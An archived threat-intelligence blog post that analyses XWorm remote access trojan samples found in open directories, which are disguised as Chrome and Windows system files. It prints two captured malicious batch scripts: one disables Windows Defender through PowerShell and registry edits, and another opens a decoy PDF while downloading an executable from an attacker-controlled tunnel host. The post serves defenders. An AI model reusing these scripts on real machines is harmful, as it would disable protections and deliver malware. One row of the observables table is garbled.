Uncovering Threat Actor Tactics: How Open Directories Provide Insight into XWorm Delivery Strategies

Published: 2024-11-28 · Archived: 2026-04-05 15:03:33 UTC

TABLE OF CONTENTS

Open directories, often left exposed due to poor operational security, have become a valuable source of intelligence on threat actor behavior. Recently, **XWorm**, **a well-reported remote access trojan (RAT)**, has been identified in these directories-disguised as common software like web browsers, security tools, and file transfer apps, aiming to trick unsuspecting users.

In this blog post, we will:

- **Examine Open Directories as Intelligence Sources**: Analyze how threat actors misuse open directories to deliver XWorm, providing valuable insights into their targeting and operational behavior.
- **Uncover Malware Disguises and Tactics**: Detail how XWorm is disguised as popular software, exposing the deceptive techniques used to trick potential victims.

Finding XWorm in the Wild With Hunt

AttackCapture™ in Hunt offers a comprehensive list of open directories, paired with a versatile tagging system that simplifies determining whether a server is malicious. Users can filter across **50+ tags**, spanning malware families like XWorm, **MITRE ATT&CK techniques**, and even legitimate tools abused by threat actors. These tags are derived from dynamic analysis performed using **Hatching Triage**, providing high-confidence categorization based on observed behaviors and attributes of the files.

In this post, we'll utilize the XWorm tag to identify new and historical RAT instances hosted in open directories. This approach helps paint a clearer picture of the distribution strategies used over time, providing valuable insight into attacker behavior.



Figure 1: "XWorm" tag search results in AttackCapture™ (Hunt).

These search results serve as a starting point for further analysis. Each entry can yield meaningful intelligence-identifying recurring infrastructure, correlating shared file names, or tracking shifts in adversary tactics.

Next, we'll examine specific examples of how XWorm is delivered through open directories. These recent findings provide a snapshot of attacker tactics, showing how XWorm is disguised as popular software to deceive users seeking legitimate downloads.

Exposing XWorm's Disguises

Case Example: 103.230.121[.]82 - SecurityHealthService.exe

Our first server, `103.230.121[.]82`, hosted in Thailand on the **Bangmod Enterprise Co., Ltd. network**, contained only a single file: `SecurityHealthService.exe`.



Figure 2: Directory contents of 103.230.121[.]82 (Hunt).

Named after a legitimate Windows component used to manage system health settings, such as antivirus and firewall status, the file was likely intended to blend in with typical operating system software and avoid suspicion.

Reviewing the IP address overview revealed that this server shared **SSH keys** (Fingerprint: **4b135301d2bcef2a32ae5f3e035b7df1e76d4b288f7cda69784d95ee860e3ad7**) with over 100 other servers, many of which were on the same ASN. While this does not necessarily indicate that all these IPs are malicious, it represents an interesting pattern that warrants further investigation.



Figure 3: Associations page showing servers sharing the same SSH key (Hunt).

Case Example: 158.247.200[.]45:80 &:443 - chrome.exe

Hosted in South Korea and part of The Constant Company, LLC network, `158.247.200[.]45` reveals signs that the actor may still be in a testing phase. This assumption is primarily based on file names in the directory, such as test.exe and test2.bat, which suggest ongoing experimentation.



Figure 4: Screenshot of files on 158.247.200[.]45 (Hunt).

The directory also contains **chrome.exe** and **chrome.bat**, which are likely intended to mimic the **Google Chrome browser**. Further analysis of **chrome.exe** in **VirusTotal** shows that the file has also been uploaded as **svchost.exe**, another well-known Windows process often used to blend in.



Figure 5: Snippet of VirusTotal Details showing the different filenames for the XWorm sample (VirusTotal).

Many files discovered through AttackCapture™ can be inspected directly without downloading. For example, **chrome.bat**, shown in Figure 6, appears designed to disable **Windows Defender**-likely in preparation for executing **chrome.exe**. Notably, the script contains comments in the **Korean** language, offering further evidence of the possible origin of the threat actor.

/chrome.bat

Open in bulk extractor

```
@echo off
:: 관리자 권한으로 실행 여부 확인
net session >nul 2>&1
if %errorLevel% neq 0 (
    echo 관리자 권한으로 실행하세요.
    pause
    exit /b
)

:: Windows Defender 실시간 보호 끄기
:: PowerShell을 사용하여 실시간 보호 비활성화
powershell -Command "Set-MpPreference -DisableRealtimeMonitoring $true"

:: Windows Defender 서비스 중지
sc stop WinDefend

:: Windows Defender 완전 비활성화 레지스트리 추가
reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender" /v "DisableAntiSpyware" /t
REG_DWORD /d 1 /f

:: 실시간 보호 끄기 레지스트리 추가
reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection" /v
"DisableRealtimeMonitoring" /t REG_DWORD /d 1 /f

echo Windows Defender가 비활성화되었습니다.
pause
exit
```

Figure 6: Contents of chrome.bat, including Korean language comments.

Case Example: 216.173.64[.]63:4646 - pdf.bat

While **AttackCapture™ includes over 300 XWorm samples** available for download, we've chosen to focus on a select few that provide unique insights into attacker behavior. Users are encouraged to explore the entire collection in Hunt for a deeper dive.

Notable filenames among the samples include **uidiscord.exe**, **JavaX-Helper.exe**, and **Updater.exe**, each reflecting a common theme of disguising malicious payloads as trusted software.

The final server of interest, `216.173.64[.]63`, is hosted by Evoxt Enterprise in the United States. This IP recently drew the attention of researcher **Karol Paciorek**, who reported its involvement in a scam promoting fake gift cards. Upon closer inspection, these gift cards were merely shortcuts that downloaded a batch script concealing XWorm.

The malware then leveraged the compromised system to exfiltrate data directly to a Telegram account.

/pdf.bat

Open in bulk extractor

```
@echo off
setlocal

:: Search for PDF files in the Downloads folder and open the first one found
echo Searching for PDF files in the Downloads folder...
set "pdfFile="
for %%f in ("%USERPROFILE%\Downloads\*.pdf") do (
    set "pdfFile=%%f"
    goto :openPdf
)

echo No PDF files found in the Downloads folder.
goto :installPython

:openPdf
echo Opening PDF file: %pdfFile%
start "" "%pdfFile%"
timeout /t 5 >nul  REM Wait for PDF to open (adjust timeout as needed)

:installPython
:: Set Python installer URL and download location
set "pythonUrl=https://remember-humidity-floppy-choosing.trycloudflare.com/
python-3.12.5-amd64.exe"
set "pythonInstaller=%APPDATA%\python-3.12.5-amd64.exe"
set "installDir=%APPDATA%\Python\Python3.12.5"

:: Download the Python installer
echo Downloading Python installer...
powershell -Command "& { [Net.ServicePointManager]::SecurityProtocol =
[Net.SecurityProtocolType]::Tls12; Invoke-WebRequest -Uri '%pythonUrl%' -OutFile
'%pythonInstaller%' }"
```

Figure 7: Snippet of the pdf.bat file from the XWorm associated open directory (Hunt).

Conclusion

While this post focused on XWorm, examining open directories provides broader insights into how attackers stage and distribute malware. These directories, often unintentionally exposed, reveal the tactics used to disguise malicious files as legitimate software to deceive users. Understanding these tactics helps defenders to better detect, mitigate, and respond to such threats.

Defense Recommendations:

- **Monitor for External Open Directories**: Use internet intelligence tools to monitor for open directories that might host malicious files targeting your organization or its supply chain.
- **File Reputation and Whitelisting**: Employ reputation services like VirusTotal and implement application allowlisting to prevent unverified or suspicious executables from running.

- **Strengthen Endpoint Defense**: Ensure Endpoint Detection and Response (EDR) solutions are in place and tuned to detect typical behaviors of malicious scripts, such as disabling security features or using misleading filenames.

Network Observables

IP Address	Hosting Country	ASN	XWorm Filename	Notes
158.247.200[.]45:443	KR	The Constant Company, LLC	chrome.exe	Likely meant to dupe users looking to download the Google Chrome browser.
216.173.64[.]63:4646	CN	Evoxt Enterprise	US	Part of a previous phishing campaign delivering gift cards which in reality were XWorm.
103.230.121[.]82	TH	Bangmod Enterprise Co., Ltd.	SecurityHealthService.exe	Spoofs the legit Windows process responsible for handling notifications about the security health of a system.
